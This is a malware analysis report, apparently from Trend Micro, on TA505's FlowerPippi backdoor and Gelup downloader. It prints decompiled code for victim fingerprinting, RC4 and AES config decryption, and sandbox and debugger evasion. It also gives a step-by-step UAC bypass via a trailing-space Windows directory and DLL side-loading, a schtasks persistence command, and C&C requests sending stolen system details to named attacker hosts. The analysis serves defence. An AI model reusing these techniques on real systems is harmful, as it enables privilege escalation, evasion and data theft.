Latest Spam Campaigns from TA505 Now Using New Malware Tools Gelup and FlowerPippi

Technical Brief

Technical Analysis of the FlowerPippi Backdoor

In the campaign that we observed targeting Japan, Philippines, and Argentina on June 20, we saw TA505 use a seemingly new malware that we named “FlowerPippi,” from the malware’s algorithm name and the unused string in the malware (pipipipip). This malware can also be found on VirusTotal.

Some of FlowerPippi’s variants were packed by a custom packer — the same one that TA505 uses. The unpacked payload is written in C++ and works as backdoor or downloader malware. FlowerPippi doesn’t have an AutoRun function by itself; it is standalone and straightforwardly retrieves the payload.

FlowerPippi’s C&C Communication

FlowerPippi collects some of the user’s information, which it sends to the C&C server. When collecting information, FlowerPippi generates the victim ID from the system’s MAC address using the FNV-1a hash algorithm.

```
hash = 0x811C9DC5;
if ( v55 >= 0x10 )
  mac_addr = *(char **)&v53;
seed_1 = 0x811C9DC5;
i = 0;
if ( mac_addr_len )
{
  do
  {
    val = (unsigned __int8)mac_addr[i++];
    hash = 0x1000193 * (hash ^ val);
  }
  while ( i < mac_addr_len );
  seed_1 = hash;
}
```

Figure 1. Generating user ID from MAC address by using FNV-1a hash

On its first connection to the C&C server, the stolen information will be URL-encoded via the following format, and will be encrypted by RC4 with a hardcoded key:

id=<VICTIM_ID>&domain=<DOMAIN_NAME_OR_WORKGROUP>
&proxy=<PROXY_SETTING>&rights=<IS_ADMIN>&os=<OS_VERSION_STR>&x64=<IS_X64>

```
00000000  50 4f 53 54 20 2f 31 38  2f 62 6f 74 2e 70 68 70   POST /18 /bot.php
00000010  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1. 1..Host:
00000020  20 62 69 67 70 72 65 73  65 6e 73 65 2e 74 6f 70    bigpres ense.top
00000030  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ..Conten t-Length
00000040  3a 20 36 38 0d 0a 43 6f  6e 6e 65 63 74 69 6f 6e   : 68..Co nnection
00000050  3a 20 4b 65 65 70 2d 41  6c 69 76 65 0d 0a 43 61   : Keep-A live..Ca
00000060  63 68 65 2d 43 6f 6e 74  72 6f 6c 3a 20 6e 6f 2d   che-Cont rol: no-
00000070  63 61 63 68 65 0d 0a 0d  0a [redacted]             cache... ........
00000080  [redacted]               00 ff 18 19 a0 2c e0 2d   ........ .....,.-
00000090  8c 91 ea d1 22 69 3c 91  e5 bf 32 f1 47 bd d3 28   ...."i<. ..2.G..(
000000A0  43 79 9d 52 c5 02 47 56  a3 09 19 ba 18 54 b5 1b   Cy.R..GV .....T..
000000B0  0d e4 6c 97 bc f8 fb f8  55 f5 3f dd 94            ..l..... U.?..
```

```
aBigpresenseTop db 'bigpresense.top',0   ; D
                db    0
aPipipipip      db 'pipipipip',0
                db    0
a18BotPhp       db '/18/bot.php',0       ; D
                db    0
aAthpathpathpat db 'athpathpathpathpathpath
                db    0
                db    0
                db    0
aI84uoiasn0q3oi db 'i84uoiasn0q3oipwsdflkj'
```

Figure 2. The RC4-encrypted data (top) and hardcoded RC4 key (bottom)

FlowerPippi’s Backdoor Commands

If the C&C server is active, FlowerPippi will receive binary-formed data. Figure 3 shows the data values.

```
                                                Size of      Payload
            Command        Task ID              Payload      (RC4 encrypted)
00000096  01 00 00 00  4c 00 00 00  23 00 00 00  e0 e7 42 ee   ....L... #.....B.
000000A6  20 d9 b0 85 90 44 b3 da  d7 eb f4 1d fb 1a 11 a2    ....D.. ........
000000B6  3f d4 0d f0 af c6 ac 1d  59 1f 86 bb a8 25 ec 00   ?....... Y....%..
000000C6  00 00 00                                           ...
```

Figure 3. Snapshot of code showing response from the C&C server

The payload part is also encrypted in RC4 with the same key used to send data. The behaviors are based on the following commands:

Command	Behavior
0	Nothing
1	Download an executable from a specific URL and save it in %temp%\<RANDOM>.exe, then execute and delete it
2	Download a DLL from a specific URL and save it in %temp%\<RANDOM>.dll, then load it via LoadLibrary and delete it
3	Run arbitrary command
4	Delete self by using bat file

Table 1. Commands from FlowerPippi's C&C server

The payload of the aforementioned C&C response will be decrypted, downloading the file from a URL (hxxp://krselectrical[.]co[.]uk/pes1[.]exe) and execute it.

Technical Analysis of the Gelup Downloader Malware

In the same June 20 campaign, we also found another apparently new, undisclosed malware, which we named “Gelup”. A custom packer was also used to pack some variants of this malware. Again, it uses the same packer that TA505 has been using.

The unpacked payload is written in C++ and basically works as a downloader for another malware. What makes Gelup different, however, is its obfuscation technique and UAC-bypassing function by mocking trusted directories (spoofing the file’s execution path in a trusted directory), abusing auto-elevated executables, and using the dynamic-link library (DLL) side-loading technique.

Gelup has anti-static analysis techniques.

First, Gelup resolves most Windows application programming interfaces (APIs) by using the hash just before calling it — a common technique used by a lot of malware families.

Second, the strings in Gelup’s code are decrypted at runtime. There are two methods to decrypt stings in Gelup, as shown in Figure 4. One is for global values by using AES256-ECB, whose key is a hex string and the encrypted strings encoded by Base64. The second method uses XOR and Bit-shift for stack values.

```
mov     ecx, 0E33D73B4h
push    esi
push    edi
call    resolve_api
call    eax             ; lstrcpyW
```

```
v54 = -1023493122;
v55 = -1375559934;
v56 = -1895393786;
v1 = 0;
v57 = -1643997438;
v58 = -1911650290;
v59 = -1593648382;
v60 = -2147046394;
v61 = -1996321790;
v62 = -1809933794;
v63 = -889009150;
v64 = -2298;
do
{
  v2 = (v1 ^ *((unsigned __int16 *)&v54 + v1)) - v1 + 1;
  *((_WORD *)&v54 + v1) = v1 ^ -(v1 ^ ((2 * ((((_WORD)v2 << 7) | (v2 >> 9) & 0x7F) + 1)) | (((unsigned int)(unsigned __int16)(((_WORD)v2 << 7) | (v2 >> 9) & 0x7F)
                                                                + 1) >> 15) & 1));
  ++v1;
}
while ( v1 < 0x15 );
```

```
decrypt("70546751726457786570 4F57796B4554", "cIDNE5NMsvmM/dEeyOK+FA==", 1, &Source, 0);
decrypt("795566766E70745149716B7454647473", "2tNrUo65siyatioiuUfOZdSoXNd/FiVwLtCx1FA6E/I=", 1, &v18, 0);
decrypt("5562456E7579667A70756D5945736B57", "CUqyj0d22cw3pX3zxXIp9X6nlFj0I+vZpGshIzw0mJM=", 1, &v19, 0);
decrypt("66456F7776734F756368774F746A6449", "p8L9Z2DGYnaKOzFCuZkoKg==", 1, &v15, 0);
```

Figure 4. Dynamically resolved Windows API form hash (top); decrypted strings using AES256-ECB at runtime (center); and decrypted strings on stack using XOR and Bit-shift at runtime (bottom)

Gelup has anti-dynamic analysis function.

This is carried out by checking analysis/VM tools in the process, and if it's running in a debugger, emulator, or sandbox.

```
if ( is_process_running((wchar_t *)Dst) )     // cmdvirth.exe
  return 1;
```

```
if ( is_process_running((wchar_t *)Dst) )     // SbieSvc.exe
  return 1;
```

```
if ( is_process_running((wchar_t *)Dst) )     // VMSrvc.exe
  return 1;
```

```
return is_process_running((wchar_t *)Dst) != 0;// xenservice.exe
```

```
Point.x = 0;
Point.y = 0;
v7.x = 0;
v7.y = 0;
GetCursorPos(&Point);
Sleep(0x1388u);
GetCursorPos(&v7);
if ( Point.x == v7.x && Point.y == v7.y )
  v0 = 1;
GetCursorPos(&Point);
Sleep(0x1388u);
GetCursorPos(&v7);
if ( Point.x == v7.x && Point.y == v7.y )
  ++v0;
return v0 > 0;
```

```
.text:00189AB0 mov     ecx, 3F4E3F88h
.text:00189AB5 call    resolve_api
.text:00189ABA lea     ecx, [ebp+var_60]
.text:00189ABD push    ecx
.text:00189ABE push    20019h
.text:00189AC3 push    edi
.text:00189AC4 lea     ecx, [ebp+Dst]   ; SOFTWARE\Wine
.text:00189AC7 push    ecx
.text:00189AC8 push    HKEY_CURRENT_USER
.text:00189ACD call    eax              ; RegOpenKeyExW
.text:00189ACF pop     edi
```

```
if ( *(_BYTE *)(__readfsdword(0x30u) + 104) & 0x70 )// check_run_by_debugger
  is_run_by_debugger = 1;
if ( is_run_by_debugger == 1 )
  delete_and_exit();
```

```
mov     esi, eax
mov     ecx, 1CD313CAh
call    resolve_api
push    2
push    HANDLE_FLAG_PROTECT_FROM_CLOSE
push    esi
call    eax             ; SetHandleInformation
and     [ebp+ms_exc.registration.TryLevel], 0
mov     ecx, esi
call    close_handle
```

Figure 5. Snapshots of code showing Gelup's anti-dynamic analysis capabilities: checking anti-virus (AV), VM, and analysis tools in the process (top); checking if the cursor is moving, but not the result (center left); checking if it's running under Wine tool, a subsystem that runs Windows binary in a UNIX system (center right); checking if it's run by debugger (bottom left); and examining exception by closing protected *Handle* (bottom right)

Gelup has multilayered steps for installing itself into the system.

Gelup's infection chain has several steps, detailed below:

1. ***Checking environment and user's privilege.*** Gelup checks if it's the first infection by examining if "%AppData%\MSOCache" already exists. Gelup also determines the user privilege of the infected system by using the NetUserGetInfo API. The system's user privileges will be summed up and checked if it's bigger than 5, that is, all the privileges obtained by NetUserGetInfo is not USER_PRIV_GUEST(0x0). Or in simpler terms, Gelup checks if the user in the infected system is a Guest or not.

In case the user/account is Guest, Gelup copies itself into “%AllUsersProfile%\{RANDOM}.exe” and sets itself in the registry’s Run key. If the infected system’s user/account has the proper privileges, it proceeds with the UAC bypass process.

```
level = 0;
GetUserNameW = (void (__stdcall *)(char *, int *))resolve_api((void *)0x34E3DFC6);
GetUserNameW(&uname, &v5);
while ( !wrapper_NetUserGetInfo((int)&uname, level, (int)&user_info) )
{
  if ( user_info )
  {
    if ( level == 1 || level == 2 || level == 4 )
    {
      user_priv += user_info[3];              // _USER_INFO_(1|2|4)->usri(1|2|4)_priv
    }
    else if ( level != 10 && level == 11 )
    {
      user_priv += user_info[4];              // _USER_INFO_(10|11)->usri(10|11)_priv
    }
    wrapper_NetApiBufferFree(user_info);
  }
```

Figure 6. Snapshot of code showing how Gelup uses NetUserGetInfo to check the user's privilege

2. ***Bypassing UAC by mocking trusted directories.*** After checking the user privileges, Gelup tries to bypass UAC by “mocking” trusted directories and using DLL side-loading. This UAC-bypass technique was previously demonstrated by one of Tenable’s researchers last November 2018 as a proof of concept (PoC). This is the first time we've seen this technique used in the wild.

   As Tenable’s research demonstrated, if a specific executable satisfies the conditions listed below, it can be run with auto-elevation without the UAC dialog:
   - The executable must be configured for auto-elevation, that is, privileges are elevated automatically. To configure it, Windows OS will check if the executable has the “autoElevate” key enabled in its manifest. If the value is “true”, it will be passed onto the next check.
   - The executable must be properly signed.
   - The executable must be run in a trusted directory, such as C:\Windows\System32.

   Gelup follows the aforementioned method to bypass UAC. First, Gelup tries to create a directory named “C:\\Windows ” (the space after “Windows” is not a typo). However, Windows does not allow the creation of a trailing spaced directory. In order to bypass this restriction, it abuses the CreateDirectoryW API with the “\\?\” universal naming convention (UNC) prefix. This technique can bypass this filtering and successfully create a trailing spaced directory.

   Next, Gelup creates a “System32” directory in the trailing spaced directory and copies a legitimate ComputerDefaults.exe from %Windir%\System32 to that directory. In Tenable’s PoC, the copied example file was winSAT.exe. However, the target file can be accepted if it’s properly signed and autoElevate is enabled. In fact, the copied ComputerDefaults.exe is signed by Microsoft and has the autoElevate key set as true.

```
call    sub_188858
mov     edi, 5E8C1554h
mov     ecx, edi
call    resolve_api
push    ebx
lea     ecx, [ebp+var_C8]
push    ecx
call    eax             ; CreateDirectoryW
test    eax, eax
jz      loc_1886B2
```

```
[ebp+var_C8]=[Stack[00001028]:aCWindows_0]
aCWindows_0:
                  text "UTF-16LE", '\\?\C:\Windows \',0
```

```
<asmv3:application>
  <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    <autoElevate>true</autoElevate>
  </asmv3:windowsSettings>
</asmv3:application>
</assembly>
```

Figure 7. Snapshot of code showing how a UNC prefix is used to create a trailing spaced directory (top); and how the autoElevate key is enabled in the ComputerDefaults.exe manifest (bottom)

After that, Gelup copies itself into the trailing spaced directory and renamed as “propsys.dll”. During this time, Gelup trickily overwrites the Characteristics entry in its PE header with 0x2102 (IMAGE_FILE_DLL | MAGE_FILE_32BIT_MACHINE | IMAGE_FILE_EXECUTABLE_IMAGE) in order to work as a DLL.

```
mov     edi, [ebp+pe_1]
mov     eax, 2102h      ; IMAGE_FILE_DLL | MAGE_FILE_32BIT_MACHINE | IMAGE_FILE_EXECUTABLE_IMAGE
mov     [esi+edi+_IMAGE_NT_HEADERS.FileHeader.Characteristics], ax
```



Figure 8. Snippets of code showing: how Gelup overwrites the flag in *Characteristics* entry of PE header with 0x2102 (top); and a comparison of code of the overwritten DLL showing only one byte patched (bottom)

Gelup next executes the copied ComputerDefaults.exe by calling ShellExecuteExW. This legitimate program is affected by the DLL side-loading of propsys.dll. Finally, the renamed Gelup, as propsys.dll, will be successfully executed under the context of ComputerDefaults.exe without UAC dialog.

Gelup will then create the directory “%AppData%\MSOCache” with the HIDDEN attribute. This directory creation will change the program flow at the start of execution.



Figure 9. propsys.dll automatically loaded via DLL side-loading

3. ***Performing Autorun technique by dropping shortcut file and using schetasks.exe.*** Once it successfully runs in the trailing space directory, it will check for the presence of %AppData%\MSOCache, and then it checks if the following files exist: C:\Windows\api.config, %TEMP%\up.config, and %TEMP%\tmpaddon_bak. The first two files will never exist upon second execution, and accordingly, we have to see the file tmpaddon_bak first.

   The tmpaddon_bak file contains the [global atom](https://) value, which is related to the original filepath. Global atom is a kind of global variable for running processes. A process can use this function to pass and receive data to or from remote processes. Gelup adds the current execution path in the global atom table and writes the global atom value into %TEMP%\tmpaddon_bak during the first execution. By checking the existence of this file, Gelup can determine that the current execution is the second time. If tmpaddon_bak exists, Gelup receives the original filepath by accessing the global atom table using the value in tmpaddon_bak, and then deletes the original file and tmpaddon_bak.

```
hfile = CreateFileW(&tmpaddon_fullpath, 0x80000000, 1, 0, 3, 128, 0);// open %TEMP%\tmpaddon_bak
if ( hfile == -1 )
  exit(0);
GetFileSize = (int (__stdcall *)(int, int *))resolve_api((void *)0x701E12C6);
tmpaddon_filesize = GetFileSize(hfile, &tmpaddon_filesize_1);
tmpaddon_filesize_1 = tmpaddon_filesize;
ReadFile = (void (__stdcall *)(int, int *, int, char *, _DWORD))resolve_api((void *)0xBB5F9EAD);
ReadFile(hfile, &global_atom_id, tmpaddon_filesize, &v34, 0);// read global atom id from tmpaddon_bak
close_handle(hfile);
DeleteFileW = (void (__stdcall *)(char *))resolve_api((void *)0x148D2ED7);
DeleteFileW(&tmpaddon_fullpath);          // delete tmpaddon_bak
memset(&tmpaddon_fullpath, 0, 0x105u);
global_atom_id_int = strtol((char *)&global_atom_id);
GlobalGetAtomNameW = (void (__stdcall *)(int, char *, int))resolve_api((void *)0x6E1DE21B);
GlobalGetAtomNameW(global_atom_id_int, &original_filapth, 261);// get original filepath from global atom table
if ( is_already_located(&original_filapth) != 1 )
  goto LABEL_17;
DeleteFileW_1 = (void (__stdcall *)(char *))resolve_api((void *)0x148D2ED7);
DeleteFileW_1(&original_filapth);          // delete original file
```

```
push    esi
push    80h
push    2
push    esi
push    1
push    40000000h
push    ecx             ; C:\$Recycle.Bin\<RANDOM>\<RANDOM>.lnk
call    eax             ; CreateFileW
push    esi
lea     ecx, [ebp+var_D94]
push    ecx
push    45Ah
push    offset asc_1A7318 ; "L"
push    eax
mov     ecx, 5BAE572Dh
call    resolve_api
call    eax             WriteFile
```

```
0D 0A 0D 0A 00 00 00 00  4C 00 00 00 01 14 02 00   ........L.......
00 00 00 00 C0 00 00 00  00 00 00 46 9B 00 08 00   ....タ......F....
20 00 00 00 B5 23 58 31  51 12 D5 01 B5 23 58 31   ·...ｵ#X1Q.ﾕ.ｵ#X1
51 12 D5 01 30 58 9D 67  20 04 CA 01 00 8E 00 00   Q.ﾕ.0X格··.ﾊ.....
00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 4D 01 14 00  1F 50 E0 4F D0 20 EA 3A   ....M....P澎·ﾐ·..
69 10 A2 D8 08 00 2B 30  30 9D 19 00 2F 43 3A 5C   i.｢ﾘ..+00.../C:\
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 56 00 31 00 00  00 00 00 B8 4E AB 86 12   ...V.1.....ｸNｫ..
00 57 49 4E 44 4F 57 7E  31 00 00 3E 00 08 00 04   .WINDOW~1..>....
00 EF BE B8 4E AB 86 B8  4E AB 86 2A 00 00 00 26   ...ｸNｫ..Nｫ.....&
62 03 00 00 00 2B 00 00  00 00 00 00 00 00 00 00   b....+..........
00 00 00 00 00 57 00 69  00 6E 00 64 00 6F 00 77   .....W.i.n.d.o.w
00 73 00 20 00 00 00 18  00 56 00 31 00 00 00 00   .s.·.....V.1....
00 B8 4E A0 86 10 00 53  79 73 74 65 6D 33 32 00   .ｸN....System32.
00 3E 00 08 00 04 00 EF  BE EE 3A 86 1A B8 4E A0   .>...........ｸN.
86 2A 00 00 00 00 0A 00  00 00 00 01 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 53 00 79 00 73   ...........S.y.s
00 74 00 65 00 6D 00 33  00 32 00 00 00 18 00 72   .t.e.m.3.2.....r
00 32 00 00 8E 00 00 EE  3A C8 09 20 00 43 4F 4D   .2.......ﾈ.·.COM
50 55 54 7E 31 2E 45 58  45 00 00 56 00 08 00 04   PUT~1.EXE..V....
00 EF BE B8 4E AB 86 B8  4E AB 86 2A 00 00 00 9B   ...ｸNｫ..Nｫ......
63 03 00 00 00 0F 00 00  00 00 00 00 00 00 00 00   c...............
00 00 00 00 00 43 00 6F  00 6D 00 70 00 75 00 74   .....C.o.m.p.u.t
00 65 00 72 00 44 00 65  00 66 00 61 00 75 00 6C   .e.r.D.e.f.a.u.l
00 74 00 73 00 2E 00 65  00 78 00 65 00 00 00 1C   .t.s...e.x.e....
00 00 00 58 00 00 00 1C  00 00 00 01 00 00 00 1C   ...X............
00 00 00 2D 00 00 00 00  00 00 00 57 00 00 00 11   ...-.......W....
00 00 00 03 00 00 00 2C  D3 EF F8 10 00 00 00 00   .......,ﾓ.......
43 3A 5C 57 69 6E 64 6F  77 73 20 5C 53 79 73 74   C:\Windows·\Syst
65 6D 33 32 5C 43 6F 6D  70 75 74 65 72 44 65 66   em32\ComputerDef
61 75 6C 74 73 2E 65 78  65 00 00 16 00 2E 00 5C   aults.exe......\
00 43 00 6F 00 6D 00 70  00 75 00 74 00 65 00 72   .C.o.m.p.u.t.e.r
00 44 00 65 00 66 00 61  00 75 00 6C 00 74 00 73   .D.e.f.a.u.l.t.s
00 2E 00 65 00 78 00 65  00 14 00 43 00 3A 00 5C   ...e.x.e...C.:.\
00 57 00 69 00 6E 00 64  00 6F 00 77 00 73 00 20   .W.i.n.d.o.w.s.·
00 5C 00 53 00 79 00 73  00 74 00 65 00 6D 00 33   .\.S.y.s.t.e.m.3
00 32 00 AB 01 00 00 09  00 00 A0 C1 00 00 00 31   .2.ｫ.......ﾁ...1
```

Figure 10. Screenshot of code showing how Gelup accesses global atom using tmpaddon_bak and delete the original file (top); and the shortcut file binary embedded in Gelup (bottom)

After cleanup, Gelup creates the shortcut file “C:\$Recycle.Bin\<RANDOM>\<RANDOM>.lnk”, which is for C:\Windows \System32\ComputerDefaults.exe. It’s worth mentioning that Gelup doesn’t create a shortcut file at runtime; it literally has a shortcut file binary in itself. Gelup adds this shortcut file to the task scheduler by running the schetasks.exe command, shown below. This command will be executed with the highest privilege upon login:

schetasks.exe /create /rl highest /tn <RANDOM> /sc logon /tr C:\$Recycle.Bin\<RANDOM>\<RANDOM>.lnk

After successfully running this command, Gelup copies C:\Windows\write.exe, which is a legitimate file, into C:\Windows\api.config. This file can be considered a sign indicating that scheduled tasks are being added. Once installation is finished, Gelup processes C&C communication next.

Gelup’s C&C Communication

Before starting C&C communication, Gelup writes a random string in %AppData%\MSOCache\<RANDOM>.xml. This XML file will be used as a sign to identify if the current connection is the first C&C connection or not — if it exists, it must be during the second or later time.

Gelup uses HTTP (but using socket API) and JavaScript Object Notation (JSON) to communicate with its C&C server. Configurations for the C&C server will be decrypted just before connection.

```
decrypt("646775756D5751716266667655677266", "6T8aG51FzN4/jZQ/Wajr/Q==", 0, 0, (int)&domain);// kreewalk.com
decrypt("4F617378716D686E6762737375517A49", "sXANtfKF64Y2v523cwHZHA==", 0, 0, (int)&port);// 80
decrypt("526D7575796A696A6251456E6A6D6B74", "PH+r1dLlOpBrMKUTrHl+UQ==", 0, 0, (int)&path);// /viewforum.php
decrypt("6E636669736354614F5278786F67614F", "JgQtP5JYYTEfU5uV5i7KrjDUbQMYpoI/xOe2x3Bmln0=", 0, 0, (int)&aes_key);// 736769476A5162373558736B71703962
decrypt("756A7A63797072496A73686761717872", "aJ6cEsccIkTWHF1mTGTCIg==", 0, 0, (int)&json_key);// w
while ( 1 )
{
  ret = c2_communication((char *)&port, (int)&domain, (int)&path, (int)&json_data, &aes_key, (int)&json_key);
  build_json(ret, (int)&user_id, is_first_c2_communication, &json_data);
  Sleep(0x493E0u);
}
```

```
00 00 00 00 00 00 00 00  7B 22 64 61 74 61 22 3A  ........{"data":
7B 22 74 69 64 22 3A 22  [redacted]  {"tid":"[redacted]
[redacted]  22 2C 22 6F 73 22 3A 22  [redacted]","os":"
57 69 6E 38 2E 30 22 2C  22 61 72 63 68 22 3A 74  Win8.0","arch":t
72 75 65 2C 22 72 69 67  68 74 73 22 3A 66 61 6C  rue,"rights":fal
73 65 2C 22 63 6D 64 22  3A 31 7D 7D 00 00 00 00  se,"cmd":1}}....
```

```
7B 22 64 61 74 61 22 3A  7B 22 74 69 64 22 3A 22  {"data":{"tid":"
[redacted]  [redacted]  [redacted]
22 2C 22 63 6D 64 22 3A  31 7D 7D 00 00 00 A4 70  ","cmd":1}}...、p
```

Figure 11. Decryption of configuration before C&C communication (top); the information that will be sent in the first connection (center); or the second or later connection (bottom)

Gelup collects the infected system’s user information with the following format, then sends it to the C&C server. The information will be changed if it’s a first-time connection or not:

- tid — hashed username and hardware ID
- os — OS version as strings
- arch — if system is a x64-based machine
- rights — if system’s user is Administrator
- cmd — the result of command

The JSON information will be encrypted by AES256-ECB, whose key (736769476A5162373558736B71703962) is embedded in config, and is put in a JSON value of the key "w", which is also embedded in the config. Gelup next builds an HTTP request header by itself and set this JSON as the body before it sends it by POST to its C&C server.

```
POST /viewforum.php HTTP/1.1
Host: kreewalk.com:80
Content-type: application/json
Content-Length: 104

{"w":"4741[redacted]FA2A1C0B0EB61A520F9CB0AC
3264592645C41"}
```

Figure 9. Encrypted information sent with HTTP POST

Further analysis showed that the C&C server looks active, but we couldn't get a response from it. But as a result of our analysis, we saw that the response is also in JSON format with the command encrypted with the same key by AES256-ECB. The following are the accepted commands from the C&C server:

Command	Behavior
100	Uninstall itself using MoveFileEx
200	Nothing
300	Save received file to %temp%\<specified_name>, then execute it
301	Save received file to %temp%\<specified_name>, then execute it via cmd.exe /C
302	Save received file to %temp%\<specified_name>, then load it (LoadLibrayryEx)

Table 1. Commands from Gelup's C&C server

Analyzing the Shortcut File

The shortcut to the target file, which is used to bypass UAC, is embedded in Gelup's binary itself. Thus, this shortcut file could be created in the attacker's environment. Below are some of the extracted metadata as a result of parsing the shortcut file:

Created Timestamp (UTC): 2019/05/24 16:53:20
Accessed Timestamp (UTC): 2019/05/24 16:53:20
Serial No: F8EFD32C
MAC Address: 08:00:27:CB:5D:D2 (CADMUS COMPUTER SYSTEMS (VirtualBox))

As the MAC Address shows, it appears the attackers also abuse VirtualBox, an open-source hosted hypervisor, to create this shortcut and develop their malware or other tools.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com